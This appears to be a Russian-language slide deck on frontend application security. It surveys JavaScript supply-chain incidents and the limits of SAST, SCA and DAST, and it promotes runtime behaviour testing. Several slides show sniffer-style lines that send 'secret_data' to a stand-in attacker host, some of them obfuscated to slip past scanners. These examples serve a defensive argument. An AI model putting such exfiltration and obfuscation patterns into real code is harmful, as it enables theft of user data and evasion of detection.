| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг | Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений | Вредоносный код в библиотеке lottie-player | Вредоносный код в библиотеке solana/web3.js | Вредоносный скрипт на сети сайтов пиратской библиотеки Flibusta |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A | Supply chain attack. Код внедрен владельцами библиотеки | Компрометация прт-библиотеки / фишинг атака на разработчика | Компрометация прт-библиотеки / фишинг атака на разработчика | Компрометация бэкенда либо размещение инсайдером |
| Время присутствия | 1-3 дня | 1 день | > 4 месяцев | 3 дня в NPM | 1 день в NPM | > 3 месяцев |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах сайтов ведомств, использующих виджет | Политические лозунги на страницах сайтов ведомств, использующих виджет | Редирект пользователей мобильных устройств на сайты онлайн-букмекеров | Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод \$ | Кража приватных ключей, вывод денежных средств | 10 млн посетителей в месяц. Кража логинов/паролей. Вместо книг скачивался exe с майнером. Заражение корп. АРМ |
| Ущерб | N/A | N/A | N/A | > 700 000 \$ | > 160 000 \$ | N/A |



Исследование безопасности российских frontend-приложений за 1 полугодие 2025



Исследование безопасности российских frontend-приложений за 1 полугодие 2025



39 / 100



**Общий
показатель
безопасности**
**Средний по всем
категориям**

Исследование безопасности российских frontend-приложений за 1 полугодие 2025




Наличие заголовка
Content Security Policy
(CSP)




Оценка
конфигурации
CSP




Использование
Subresource
Integrity (SRI)



Наличие скриптов с
зарубежных хостов




Наличие Google
Tag Manager (GTM)



Наличие Google
Analytics



Наличие Яндекс
Метрики



Наличие вызовов
функции eval()

Frontend-приложения

1

Работают в
«слепой» зоне для
ИБ

2

Средства защиты и
анализаторы ИБ не
обнаруживают
актуальные угрозы

3

Время присутствия
вредоносного кода –
недели / месяцы в
известных инцидентах

4

Часто
игнорируются
ИБ-специалистами

5

Максимальная монетизация для злоумышленника

Применимость классических анализаторов безопасности



SAST

- Ищут антипаттерны / уязвимости.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.

Можно ли написать собственные правила в SAST для обнаружения вредоносных действий?



Пример: js-снiffeр отправляет украденных данные на хост злоумышленника.

```
fetch('https://attacker.com/?d=secret_data')
```

Найдем все вызовы fetch() в коде?

Можно ли написать собственные правила в SAST для обнаружения вредоносных действий?



Пример: js-снiffeр отправляет украденные данные на хост злоумышленника.

```
fetch('https://attacker.com/?d=secret_data')
```

Найдем все вызовы fetch() в коде?

А такие?

```
window['fetch']('https://attacker.com/?d=secret_data')
```

```
window['fet' + 'ch']('https://attacker.com/?d=secret_data')
```

```
window['\x66' + 'et' + 'ch']('https://attacker.com/?d=secret_data')
```

```
this['\x66' + 'et' + 'ch']('https://attacker.com/?d=secret_data')
```

```
this['\x66' + 'et' + 'ch'](atob('aHR0cHM6Ly9hdHRhY2tlci5' + 'jb20vP2Q9c2VjcmV0X2RhdGE='))
```

```
this['\x66' + String.fromCharCode(new Date().getFullYear() - 1900 - 24) + 't' + 'ch'](  
atob('aHR0cHM6Ly9hdHRhY2tlci5' + 'jb20vP2Q9c2VjcmV0X2RhdGE='))
```

Можно ли написать собственные правила в SAST для обнаружения вредоносных действий?



А если не `fetch()`?

```
const img = document.createElement('img')
img.src = 'https://attacker.demo.ru/SECRETDATA'
document.body.appendChild(img)
```

А еще есть XHR, WebSocket, EventSource, CSS, navigate и
еще 20+ способов отправить сетевой запрос на хост
злоумышленника

Применимость классических анализаторов безопасности

SAST

- Ищут антипаттерны / уязвимости.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.

SCA / OSA

- Информация в базах уязвимостей / фидах появляется с задержкой.
- Для редких пакетов и форков вообще не появляется.
- Не знаем зависимости внешних сервисов.
- Библиотеки могут додгружаться в рантайме.

Применимость классических анализаторов безопасности

SAST

- Ищут антипаттерны / уязвимости.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.

DAST

- Обычно DAST анализирует frontend-приложения для определения API-эндпойнтов бэкенда и нескольких видов XSS.
- Поведение приложения не анализируется, т. к. оно не отличимо от нормальных бизнес-функций.

SCA / OSA

- Информация в базах уязвимостей / фидах появляется с задержкой.
- Для редких пакетов и форков вообще не появляется.
- Не знаем зависимости внешних сервисов.
- Библиотеки могут додгружаться в рантайме.

“В сторонний JavaScript-код в любое время могут быть добавлены новые функции. Риск возникает т.к. сторонний код редко анализируется на безопасность.

Любое тестирование, проведенное до ввода в эксплуатацию, теряет достоверность (в т.ч. IAST, SAST, DAST)”

OWASP Third Party JavaScript Management Cheat Sheet

🔗 https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html

“Единственное место, где можно обнаружить изменения и признаки вредоносной активности – это браузер пользователя, где страница полностью собрана и выполнен весь JavaScript-код”

PCI DSS 4.0.1

Frontend Application Security Testing (FAST)



SAST

- Ищут антипаттерны / уязвимости.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.

SCA / OSA

- Информация в базах уязвимостей / фидах появляется с задержкой.
- Для редких пакетов и форков вообще не появляется.
- Не знаем зависимости внешних сервисов.
- Библиотеки могут додгружаться в рантайме.

DAST



- Обычно DAST анализирует frontend-приложения для определения API-эндпойнтов бэкенда и нескольких видов XSS.
- Поведение приложения не анализируется, т. к. оно не отличимо от нормальных бизнес-функций.

FAST


- Выполняет весь js-код в реальном браузере, включая динамически загруженный.
- Анализирует поведение js-кода во время выполнения реальных Use Case.
- Сравнивает полученный профиль поведения с разрешенным.

Frontend Application Security Testing (FAST)

- Анализ поведения JS-приложения в runtime браузера (frontend-sandbox).
- Анализирует поведение js-кода во время выполнения реальных Use Case.
- Встраивание в CI/CD pipeline, минимальное влияние на TTM.
и/или
- Анализ в продакшн
- Политики и правила по принципу whitelist. Без ложных срабатываний.
- AppSec/ИБ-специалист привлекается только при критичных изменениях.




Frontend Application Security Testing (FAST)



Автоматизированное выполнение E2E-сценария (Use Case)

Frontend Application Security Testing (FAST)




Автоматизированное выполнение E2E-сценария (Use Case)

Software Bill of Behavior (SBOB)

Контентный слой браузера

Frontend Application Security Testing (FAST)



Автоматизированное выполнение E2E-сценария (Use Case)

Элементы
script, iframe, embed, form и др.

Запросы
xhr, fetch, img, websocket и др.

API браузера
eval, clipboard, geolocation, cookie, notification и др.

Sensitive Data
ПД, секреты в запросах, на странице, в постоянных хранилищах браузера

Software Bill of Behavior (SBOB)

Контентный слой браузера

Скрипты и активные элементы

Скрипты (2)

- script file
- script inline

Другие (12+)


- img
- iframe
- link
- audio
- video
- embed
- object
- applet
- track
- source
- form
- picture
- etc.

Атрибуты событий (115+)

- onafterprint
- onbeforeprint
- onerror
- onhashchange
- onmessage
- onoffline
- ononline
- onpagehide
- onpageshow
- onpopstate
- onresize
- onstorage
- onunload
- onblur
- onchange
- onfocus
- oninput
- oninvalid
- onreset
- onsearch
- onshow
- onselect
- onsubmit
- onkeydown
- onkeypress
- onkeyup
- onclick
- ondblclick
- onload
- onmouseup
- onwheel
- ontoggle
- ondrop
- onscroll
- oncopy
- oncut
- onpaste
- onabort
- onpause
- onplay
- onseeked
- onseeking
- onstalled
- onclos
- ondrag
- ondragend
- ondragenter
- ondragleave
- ondragover
- ondragstart
- oncanplay
- oncuechange
- onemptied
- onended
- onloadeddata
- onmousedown
- onmousemove
- onmouseout
- onloadstart
- onplaying
- onprogress
- onratechange
- onsuspend
- onwaiting
- onauxclick
- oncancel
- onloadedmetadata
- ontimeupdate
- onvolumechange
- onanimationend
- onanimationiteration
- onanimationstart
- onanimationcancel
- oncanplaythrough
- ondurationchange
- onmousewheel
- onpointercancel
- onpointerdown
- onpointerenter
- onpointerleave
- onpointermove
- onpointerout
- onpointerover
- onpointerrawupdate
- onpointerup
- onscrollend
- onselectionchange
- onformdata
- onslotchange
- ontransitioncancel
- ontransitionend
- ontransitionrun
- ontransitionstart
- onbeforeunload
- oncontextmenu
- onmouseover
- onselectstart
- onbeforecopy
- onbeforecut
- onbeforeinput
- onbeforematch
- onbeforepaste
- onbeforetoggle
- onbeforexselect
- oncontextrestored
- onsecuritypolicyviol
- onmouseenter
- onmouseleave
- onfullscreenchange
- onfullscreenerror

Сетевые запросы

- XMLHttpRequest
 - Fetch
 - SendBeacon
 - WebSocket
 - Event Source
 - Form
 - a[ping]
 - a click
 - Navigation
 - etc.
- Elements
 - img
 - iframe
 - script
 - script (JSONP)
 - link
 - audio
 - video
 - embed
 - object
 - applet
 - track
 - source
 - form
 - picture
 - etc.
 - CSS
 - font
 - images
 - etc.




Использование «опасных» API браузера



- eval()
- new Function('a', 'b', 'return a + b');
- Clipboard API
- navigator.mediaDevices
 - Camera
 - Microphone
 - Screen Capture
- Navigator.geolocation
- Notification / Push API
- Web Worker
- Shared Worker
- Service Worker API
- Payment Request API
- WebRTC
- WebAssembly
- etc.


Обнаружение конфиденциальных данных

- OWASP API3:2019 Excessive Data Exposure
- OWASP Top 10 Client-Side Security Risks: Sensitive Data Stored Client-Side
- Технические секреты (учетные данные, токены)
- Персональные данные, данные банковских карт
- Запись данных в постоянные хранилища браузера (cookie, LocalStorage, IndexedDB и др.)




```
▼ user: Object
  ▼ credentials: Object
    email: "████████████████████"
